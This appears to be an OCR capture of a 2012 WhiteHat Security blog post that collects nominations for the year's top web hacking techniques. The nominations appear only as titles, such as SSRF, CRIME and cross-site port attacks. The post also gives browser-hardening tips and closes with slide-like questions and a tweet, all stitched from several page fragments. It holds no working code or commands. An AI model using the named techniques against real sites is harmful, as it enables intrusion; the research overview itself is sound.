
Saturday,
September 15
2012

Hello [redacted],

Thank you for visiting us[redacted]. Personal online security and privacy is extremely important and we want to help people protect themselves. What most don't know is how much sensitive information their Web browser is revealing, about THEM, with every website they visit. We'd like to show you exactly how much because who knows WHAT shady things others are doing!

Computer

Web Security Research Continues...



CATEGORIES

- Static Analysis
- True Stories of the TRC
- Uncategorized
- Web Application Security

WHITEHAT'S LATEST TWEETS

- 64% shoppers unsure about giving financial info online http://t.co/LdRFxyYE #website #security about 51 mins ago
- Tips & tools for #appsec monitoring can be found in the free report by @DarkReading http://t.co/lx98w6lj about 52 mins ago
- Follow Us!

RECENT COMMENTS

- ryan on Top Ten Web Hacking Techniques of 2012
- Catalina on WhiteHat

Top Ten Web Hacking Techniques of 2012

DECEMBER 6, 2012 BY JEREMIAH GROSSMAN 18 COMMENTS

Tweet

Currently in the process of collecting submissions. If you know of an attack technique published in 2012 that should be added, please post a link to the research in the comments. Every year the security community produces a stunning amount of new Web hacking techniques that are published in various white papers, blog posts, magazine articles, mailing list emails, conference presentations, etc. Within the thousands of pages are the latest ways to attack websites, Web browsers, Web proxies, and their mobile platform equivilents. Beyond individual vulnerabilities with CVE numbers or system compromises, here we are solely focused on new and creative methods of Web-based attack. Now it its seventh year, The Top Ten Web Hacking Techniques list encourages information sharing, provides a centralized knowledge-base, and recognizes researchers who contribute excellent work. Past Top Tens and the number of new attack techniques discovered in each year: 2006 (65), 2007 (83), 2008 (70), 2009 (82), 2010 (69), 2011 (51)

Current 2012 List

- CSRF token disclosure via iFRAME and CAPTCHA trickery (2)
- Parasitic computing using 'Cloud Browsers' (2)
- Browser Event Hijacking (2, 3)
- Cross-Site Port Attacks
- How I Hacked StackOverflow
- Visitor Tracking Without Cookies (or How To Abuse HTTP 301s)
- The "I Know..." series. What websites know about you
- Hyperlink Spoofing and the Modern Web
- Pwning via SSRF (memcached, php-fastcgi, etc) (2)
- Using the HTML5 Fullscreen API for Phishing Attacks
- Steam Browser Protocol Insecurity
- Content Smuggling
- Using HTTP headers pollution for mobile networks attacks (2)
- CRIME (2)
- Top-Level Universal XSS
- Blended Threats and JavaScript

For a safer browser experience...

- Uninstall client-side Java.
- All browser plugins should NOT auto-run, instead configured to "click-to-play."
- Install security and privacy protecting add-ons including Adblock, Disconnect, Ghostery, Collusion, and NoScript.
- Block third-party cookies.
- Use the browser private mode more often.
- Delete cookies more often.
- Use multiple Web browsers. One only for important stuff, another for everything else.

Looking back on 2012, the year looked A LOT like 2011, and that should concern us more than anything as we race into 2013.


- What software security "best-practices" actually do make a measurable increase in production website security posture, and how much?
- As browsers and other end-user desktop software becomes increasingly secure, where do attacks shift to next? Target anti-virus software?
- How do we exponentially increase the attacker's cost, while only incrementally increasing the defender's?

Thank You!

Blog: http://blog.whitehatsec.com/

Twitter: http://twitter.com/jeremiahg

Email: jeremiah@whitehatsec.com



I was not in your threat model.

1:53 PM Apr 28th via TweetDeck

Retweeted by 1 person

jeremiahg

Jeremiah Grossman